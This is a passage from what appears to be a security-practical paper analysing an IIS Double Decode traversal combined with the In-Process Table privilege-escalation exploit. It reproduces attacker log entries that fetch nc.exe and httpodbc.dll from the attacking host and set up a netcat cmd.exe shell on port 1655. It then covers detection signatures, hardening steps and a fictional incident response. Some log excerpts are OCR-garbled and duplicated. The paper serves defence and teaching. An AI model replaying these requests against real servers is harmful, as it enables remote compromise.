2002-02-10 08:09:22 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir+c:\inetpub\scripts 200
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 08:09:37 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:attrib+R+c:\inetpub\scripts 502
Mozilla/4.0*(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)

```

Examination of these log entries shows the attack to be coming from 147.20.240.150 to the server in question, 147.20.240.122, on Port 80, the default

A careful following of the commands being used shows the use of TFTP to drop nc.exe and httpodbc.dll on the target machine, directory listings, the use of the attrib command with the -R option in order to remove the “Read-Only” flags on the files. The TFTP GET commands are being issued multiple times, indicating possibly that the commands may not have worked each time, or that the attacker was trying to be sure that the exploit worked by trying it several times.

The next series of commands shown in the screen shot above includes further use of the “attrib -R” command, directory listings, and the making and removing of a directory called “test”. They also include the attempted deletion of all the files in c:\inetpub\scripts, which apparently does not work, for what follows is the deletion of all the files whose names fit the “TFTP*” description. Files that fit this category are generated when there is some error with the execution of the TFTP client commands. The process of exploit execution seems to be then restarted.

```

2002-02-18 00:16:59 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:17:12 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:del:c:\inetpub\scripts\HTTP* 502
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:17:19 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:17:36 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:del:c:\inetpub\scripts\http* 502
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:17:38 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:17:46 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150 GET c:\data\httpodbc.dll 502 Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:18:23 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:18:39 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:del:c:\inetpub\scripts\.* 502
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:21:37 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:del:c:\inetpub\scripts\.* 502
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:21:43 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150 GET c:\data\httpodbc.dll 502 Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:22:38 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:22:48 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:22:49 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:23:10 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150 GET c:\data\nc.exe 502 Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:23:45 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:25:19 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150 GET c:\data\nc.exe 502 Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:27:50 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150 GET c:\data\nc.exe 502 Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:27:50 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150 GET c:\data\nc.exe 502 Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:28:02 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150 GET c:\data\nc.exe 502 Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:28:11 197.20.240.150 - 197.20.240.122 80 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:28:22 197.20.240.150 - 197.20.240.122 80 GET /scripts/httpodbc.dll - 200
Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)
2002-02-18 00:37:46 197.20.240.150 - 197.20.240.122 80 GET /scripts/httpodbc.dll
Hc15AP[Command=Exploit6cmd-c38250winnt35system325cmd.exe+22Fc+238256inetpub56scripts56nc.exe+1+p+1655+e+c38256winnt35system325
6cmd.exe 200 Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 4.0; T312461)

```

The attacker seems now to do the same thing over again (deleting TFTP* files, then http* files - probably httpodbc.dll, all files in c:\inetpub\scripts), then starts the exploit all over again, doing a TFTP GET of httpodbc.dll and nc.exe (with a number of directory commands interspersed in between). Finally, in the last command at the bottom of the screen shot is the execution of the In-Process Table Privilege Escalation Exploit, setting up a netcat listener on port 1655, with the listener waiting to execute cmd.exe when connected to by a netcat client.

Once the exploit command is executed, there are no further entries, indicating either that success was achieved, or the attacker gave up. It is not really possible to know which is the case from these log files, since if the exploit is successful, it no longer requires use of Double Decode exploit entries through HTTP. Other means must be used to make this determination of the successful exploitation of the In-Process Table Privilege Escalation vulnerability, such as the presence of rogue files and/or processes, etc.

Such "rogue files" would include the existence of the files that run as "in-process" in atypical locations on your server (idq.dll, httpext.dll, httpodbc.dll, ssinc.dll, msw3prt.dll, author.dll, admin.dll,.shtml.dll, sspifilt.dll, compfilt.dll, pwsdata.dll, md5filt.dll, or fpexedll.dll). The proper locations can be noted when the server baseline is established. Checking can then be done at regular intervals to identify additional copies of these files on the server, as well as the movement of these files to different locations.

Also, the existence of nc.exe, remote.exe, WinVNC.exe or any of the pstools (pslist.exe, pskill.exe, psexec.exe, etc.) would indicate that this exploit or another

like it might be running. It is also possible that the system administrator is using these tools for administrative or security-related purposes. But, if there is no approved purpose for these tools to be used administratively, their existence on the server is an indication of tampering. A simple program regularly scheduled to run on the server could check this. Of course, you would have to manually review the results of these checks.

An important caveat must be mentioned, however, to the approach of simply manually checking for the existence of rogue files. Because many of these programs can be easily renamed (such as nc.exe and remote.exe) and lose none of their effectiveness, the use of file integrity-checking software is a safer strategy. A commercial product such as Tripwire would identify the addition, deletion, or modification of files on your server, then notify you immediately of such changes.

How to Protect Against This Exploit

The simplest way to protect against this exploit is to ensure that no one can improperly gain access your machine to begin with. That is, in this case, eliminate any Unicode/Double Decode exploit possibilities. If an intruder cannot gain access using the IUSR_MACHINENAME account, they cannot use the In-Process Table Privilege Elevation exploit to escalate privilege from the "Guest" level to the SYSTEM level. The team at Foundstone, in their book Hacking Exposed Windows 2000: Network Security Secrets and Solutions, summarizing Microsoft's proposals in MS00-078, suggest the following procedures to eliminate Unicode/Double Decode vulnerabilities on the Win2k server itself:

1. Apply Windows 2000 Service Pack 2 (which includes the patch from MS00-086)

This Service Pack and Patch will eliminate the initial Unicode "/" substitution options.

2. Apply the patch from the Microsoft Security Bulletin MS01-044 (this patch supercedes MS01-026), or the Microsoft Windows 2000 Security Rollup Package 1 (which includes MS01-044 as well as the other Win2K security patches between Service Pack 2 and January 30, 2002; for more information, see <http://www.Microsoft.com/technet/treeview/default.asp?url=/technet/security/news/w2ksrp1.asp>)

This patch will eliminate the Double Decode "/" options, thus preventing the would-be attacker from this directory traversal approach to accessing their target. *This patch will also eliminate the In-Process Privilege Escalation vulnerability itself, making it the killer for the approach discussed in this paper.*

3. Install your web folders on a drive other than the system drive

URL syntax does not allow traversal across volumes, so moving the webroot to another drive will stop this exploit.

4. Always use NTFS for web server volumes and set ACLs conservatively

This should go without saying. Since FAT and FAT32 file systems do not allow the setting of file or directory-level permissions, they are ill suited for use on any server in which security is a concern. NTFS should be used, with permissions set keeping in mind the principle of least privilege. That is, make permissions settings most restrictive while still enabling fully required use of server features.

5. Move, rename, or delete any command-line utilities that could assist an attacker, and/or set restrictive permissions on them

If the `IUSR_MACHINENAME` cannot access key commands like `cmd.exe`, `tftp.exe`, `ftp.exe` and others, it cannot execute commands it was not designed to access anyway. These commands should be either deleted, renamed, moved, or have their ACLs changed to Full Control for Administrator and SYSTEM accounts only. The `cacls.exe` command can take care of this quite nicely.

6. Remove the Everyone and Users Groups from Write and Execute ACLs on the server

This is necessary because the `IUSR_MACHINENAME` and `IWAM_MACHINENAME` accounts are members of these groups. Be sure that these accounts do not have write access to a single file or directory on the server. Carefully analyze the Execute permissions for any non-privileged groups, and ensure that no non-privileged user has both write and execute permissions to the same directory.

7. Know what it looks like when you are/have been under attack

Be familiar with this attack and others like it; what is done, in what order, what files are used, etc. Observe your ports, processes, file system and registry footprint, and logs.

These are the necessary steps of protection to be taken in configuring the Win2K server to be protected against this exploit process. Beyond server configuration, though, one can implement protection mechanisms through appropriate use of firewalls, IDS's, router ACL's, and content checkers.

Firewalls control what types of traffic enter and exit your LAN. They can block remote access to important network application-level services on the internal network, such as http (port 80), DNS (port 53), FTP (21), SMTP (25), NetBIOS (TCP and UDP ports 135-139), as well as access from the internal network out to the “world”. If incoming and outgoing ports such as these are blocked at the firewall, direct execution of this exploit will be impossible. Attackers will have to take control of another system outside the firewall or inside the DMZ that has access to (or a trust relationship with) the target system, or take over another system that is inside the target’s LAN, etc., which makes their job harder.

Network-based Intrusion Detection Systems (Network IDS’s) can identify (and block, with OneSecure’s IDP System, <http://www.onesecure.com/products.html>) undesirable network traffic on your LAN. This identification is based upon either a network traffic “signature” or the presence of “anomalies”. With signature-based network IDS’s, you could tell your IDS to look for http traffic that uses “nc.exe” or “httpodbc.dll”; this would catch this exploit as I have detailed it, with those two files in an HTTP request being the defined “signatures”. The other method used in IDS’s is “anomaly detection”, which checks for traffic that is “out of the ordinary”. With such network-based IDS’s being used (such as Network Flight Recorder, found at <http://www.nfr.com>), you will not necessarily stop the exploit, but you will be alerted to it, and have forensic evidence of its progress.

Router Access Control Lists (ACL’s) can be used to block traffic that you have “marked” in a list (e.g., http traffic that has URL’s containing, “cmd.exe”, or “nc.exe”, “httpodbc.dll”, etc. - see, for a similar example, http://www.cisco.com/warp/public/63/nbar_acl_codered.shtml#6a). Content checking software such as MIMESweeper, seen at <http://www.westcoast.com/asiapacific/articles/standalone/minesweeper/minesweeper.htm>, will check mail and/or web traffic for the content you specify. So, if you want to block specific types of URL’s described in the exploit process above, you can do so.

Host-based Intrusion Detection Systems (Host IDS’s), such as Tripwire for Servers (<http://www.tripwire.com>), will similarly check the content/verify the integrity of your server’s files and notify you immediately if anything changes. Parallel software is available for your routers and switches.

All of these protection measures can assist in defeating the exploit I have described, as well as others.

Part 3 – The Incident Handling Process

This paper is a “how to” approach to a particular vulnerability rather than a description of a “real-time” incident. In order for this Incident Handling Process section to be meaningful, therefore, I will take as a model the general security

approach of the company at which I work as a consultant. This approach will function as a pattern for my hypothetical network in which my “incident” will occur. Then, I will make concluding recommendations for policy and practice changes based upon what certainly could happen on this network (and what will happen in my hypothetical scenario). This Incident Handling process scenario will thus be based upon a fictionalized version of actual practices, and reveal the real recommendations that could truly improve this company’s security posture.

I will now narrate the following six Incident Handling steps (Preparation through Follow-up) as the administrator of a Windows 2000 server that has encountered an apparent incident. The step headings are given to approximate the correspondence of these steps to the narrated process.

Preparation

My company has taken a number of proactive steps in order to ensure that they are prepared for any electronic incidents:

1. We have established a series of firewalls across the enterprise that protects the internal network from outside intruders. We use several different types of firewalls to perform this task (from various vendors). That way, if an intruder breaks through one firewall, and thus has access to one segment of the network protected by that firewall, they will not automatically have access to the segments protected by the other firewalls.
2. NetBIOS and ping are both disabled at the firewalls. Intruders cannot therefore directly map drives into our network or do ping sweeps.
3. Service Packs and patches are installed on servers, firewalls, and routers as soon as is feasible (once they are tested fully, have performed elsewhere without incident, etc.).
4. Anti-virus software is installed on all workstations, file servers and application servers (including e-mail servers). Anti-virus definitions are updated automatically on the desktops and manually on the servers.
5. User accounts are only granted with verification that the user is an employee.
6. We have a full-time Incident Handler on staff. This incident handler is a former FBI agent, and has contacts with local and federal law enforcement, as well as the heads of the various technical departments.
7. We have Network Analysis systems polling our network constantly, informing us by ping sweeps of what IP addresses are being used, and whether these machines are Solaris (via scanning of SunRPC Ports 111 - TCP or UDP) or Windows (via scanning of NetBIOS ports 137-139 - TCP or UDP).
8. We have a team of individuals that is responsible for assessing the company’s security posture.

In light of our tightening IT budget (including the laying-off of one-quarter of our IT staff in the last year), and the number and severity of previous computer

incidents, these preparation measures have been fully sufficient for our environment.

Identification

That is, these measures were sufficient until now. It came to my attention today that one of our Windows 2000 servers was “compromised”. This was noticed because some critical data was deleted from this server.

Because I am the administrator for this server, I was assigned to be the person responsible for Incident Handling response by my supervisor. The chronology of events was as follows:

At 10 PM, Friday, February 8, 2001, I was tasked to set up a server by Saturday noon to enable an important user to meet a deadline for a deliverable. Only this user was to have access to his data. My manager was told that the data had to be stored on a new server to whom no one else had access rights (aside from me as the administrator). The server would have to back up this user’s data to tape nightly in case of accidental data deletion, and would be redeployed once the deliverable had been sent to the Customer (8:00 AM February 13 was to be the delivery time). I worked through the morning Saturday to get the server up and running. I installed Windows 2000, Win2K Service Pack 2, established the backup strategy, and created a share for the user in question. The user started working immediately.

At 6:00 AM February 13, 2001, the user noticed that all his data was missing from his “M: drive”, the drive he uses to store this critical program data (mapped to a file storage area of Win2KServer, the Windows 2000 server in question). The only file left was a Microsoft Word document that said: “You’ve been hacked, you stupid b-----d. Have a nice f-----g day.” The user contacted me immediately and told me the preceding information. He was very agitated, and when I asked if he could work with the previous day’s copy if I restored it from backup, he said he would not have enough time to make his deliverable deadline. He talked with his supervisor, who obtained an extension of several days, and asked him to do something else for rest of the day.

Because of the Word file with the profanity, I started with the rather obvious hypothesis that this was an incident of hacking/vandalism, and began an investigation. I had purchased a copy of the SANS “Computer Security Incident Handling Step By Step” manual last month, so I decided to use its process steps as a guideline.

At 6:30 AM I started a logbook and began recording everything I did. I contacted my manager and the Incident Handling staff member (who was working on something else), and proceeded with their approval.

I contacted our ISP and asked if they would make copies of their logs for the last week as we proceeded, just in case there had been an intrusion through a firewall. We have a good relationship with them, so they agreed to do so on a temporary basis until contacted by law enforcement, or until they saw a court order.


Containment

At 7:30 AM I brought in another administrator and had her watch as I took the Windows 2000 server off the network by disconnecting the network line from the machine. I then made a Drive Image copy of the Win2KServer hard drive onto two other identical hard drives, and created an image file of the original hard drive and “burned” it to a CD. On a whim, I did the same thing with the hard drive on the user’s workstation, since that was where the user said he did all his work.

I took the original hard drives, one each of the copies and the CDs with the drives’ images burned on them, and placed them in a pouch in my manager’s firesafe, in his presence. We (the other administrator, my manager and I) signed a piece of paper that indicated the contents of the pouch, as well as the date and time and then closed the firesafe’s drawer. Only my manager and I have the combination for that drawer.

At 10:30 AM I placed the second copy of the original hard drive in the server and backed up the drive to tape. I then started looking for evidence of an intrusion. I found two types of logs that provided information: the Event logs from the Win2k Event Viewer and the IIS 5.0 logs (IIS 5.0 is installed by default on Win2K). What follows are my findings:

I located several events recorded in the Event Viewer (see the screen shot following):



There are three such Event log entries, the one shown above (at 4:13:32 PM), and two others that are identical, except for their times of 4:18:39 PM and 4:21:37 PM. I noted in the logbook that the command syntax under the description resembled a command from the Unicode and Double Decode directory traversal exploits I had learned about in a SANS class.

Another event log entry seemingly tied to the incident is the following:



Although this is a speculation (and is not include it in my logbook), it seems this error is related to someone doing a “dir” (directory) command on the c:\inetpub\scripts directory. A common thread to all of the above messages is the “Source” (W3SVC), and the inclusion of the “insertion string(s)” with elements of the Double Decode command line under the “Description”.

I then took a look at the IIS 5.0 webserver logs. I found only three such logs: ex020209.log, ex020210.log, and ex020212.log (for February 9th, 10th, and 12th of 2002). Following are screen shots of ex020209.log and the beginning of the ex020210.log file:




```

ex020210.log - Notepad
File Edit Search Help
Microsoft Internet Information Services 5.0
Version: 1.0
Date: 2002-02-10 00:02:00
Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2002-02-10 00:02:00 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
/c+ftp+1+147.20.240.122+GET+c:\data\httpodbc.dll 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:02:07 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:02:15 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe
/c+ftp+1+147.20.240.122+GET+c:\data\httpodbc.dll 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:02:23 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe
/c+ftp+1+147.20.240.122+GET+c:\data\httpodbc.dll 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:02:29 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:05:35 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe
/c+ftp+1+147.20.240.122+GET+c:\data\nc.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:05:38 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:06:19 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:06:22 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe
/c+ftp+1+147.20.240.122+GET+c:\data\nc.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:06:26 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe
/c+ftp+1+147.20.240.122+GET+c:\data\nc.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:07:00 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
/c+ftp+1+147.20.240.122+GET+c:\data\nc.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:07:15 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe
/c+ftp+1+147.20.240.122+GET+c:\data\httpodbc.dll 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:07:17 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:07:18 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe
/c+ftp+1+147.20.240.122+GET+c:\data\nc.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:07:35 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe
/c+ftp+1+147.20.240.122+GET+c:\data\httpodbc.dll 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:07:47 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:08:16 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+attrib+R+c:\inetpub\scripts 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:09:18 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:09:17 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe
/c+ftp+1+147.20.240.122+GET+c:\data\httpodbc.dll 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:09:21 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:09:22 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+dir+c:\inetpub\scripts 200
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)
2002-02-10 00:09:37 147.20.240.150 - 147.20.240.122 80 GET /scripts/.35c.../winnt/system32/cmd.exe /c+attrib+R+c:\inetpub\scripts 502
Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+4.0;+T312461)

```

And finally a screen shot from ex020212.log:

```

ex020212.log - Notepad
File Edit Search Help
Microsoft Internet Information Services 5.0
Version: 1.0
Date: 2002-02-12 02:38:46
Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2002-02-12 02:38:46 147.20.240.150 - 147.20.240.122 80 GET /scripts/httpodbc.dll - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+4.0;+T312461)
2002-02-12 02:40:43 147.20.240.150 - 147.20.240.122 80 GET /scripts/httpodbc.dll
/HTTP/1.1 Command=Exploit&cnc=c3a35cwinnt35csystem3235cmd.exe+22Fc+c3a35c(inetpub35cscripts35cnc.exe+1+~p+1655
+e+c3a35cwinnt35csystem3235cmd.exe 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+4.0;+T312461)

```

Now, since the three IIS log files are so similar, I will detail only the information from the second file, ex020210.log. Examination of these log entries shows the attack to be apparently coming from 147.20.240.150 to the server in question, 147.20.240.122, on Port 80, the default HTTP port. The entries show the HTTP GET command being used in each case, and that the attacker is using Internet Explorer 5.5 on a Windows NT 4.0 machine. They also show the date and time for each entry.

Through some additional investigation on the Internet, I discovered that the httpodbc.dll file was associated with the In-Process Table Privilege Escalation exploit.

nes.



cludes further
and removing

```

0002-02-10 00:16:59 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:17:12 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:del:c:\inetpub\scripts\HTTP* 502
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:17:19 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:17:36 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:del:c:\inetpub\scripts\http* 502
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:17:38 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:17:46 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150+GET+c:\data\httpodbc.dll 502 Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:18:23 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:18:39 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:del:c:\inetpub\scripts\.* 502
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:21:37 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:del:c:\inetpub\scripts\.* 502
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:21:43 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150+GET+c:\data\httpodbc.dll 502 Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:22:38 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:22:48 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:22:49 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:23:10 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150+GET+c:\data\nc.exe 502 Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:23:15 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe /c:dir:c:\inetpub\scripts 200
Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:25:19 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe
/c:ftp+1+197.20.240.150+GET+c:\data\nc.exe 502 Mozilla/4.0*(compatible;MSIE+5.5;Windows+NT+4.0;+T312461)
0002-02-10 00:27:10 197.20.240.150 - 197.20.240.122 88 GET /scripts/.35c../winnt/system32/cmd.exe
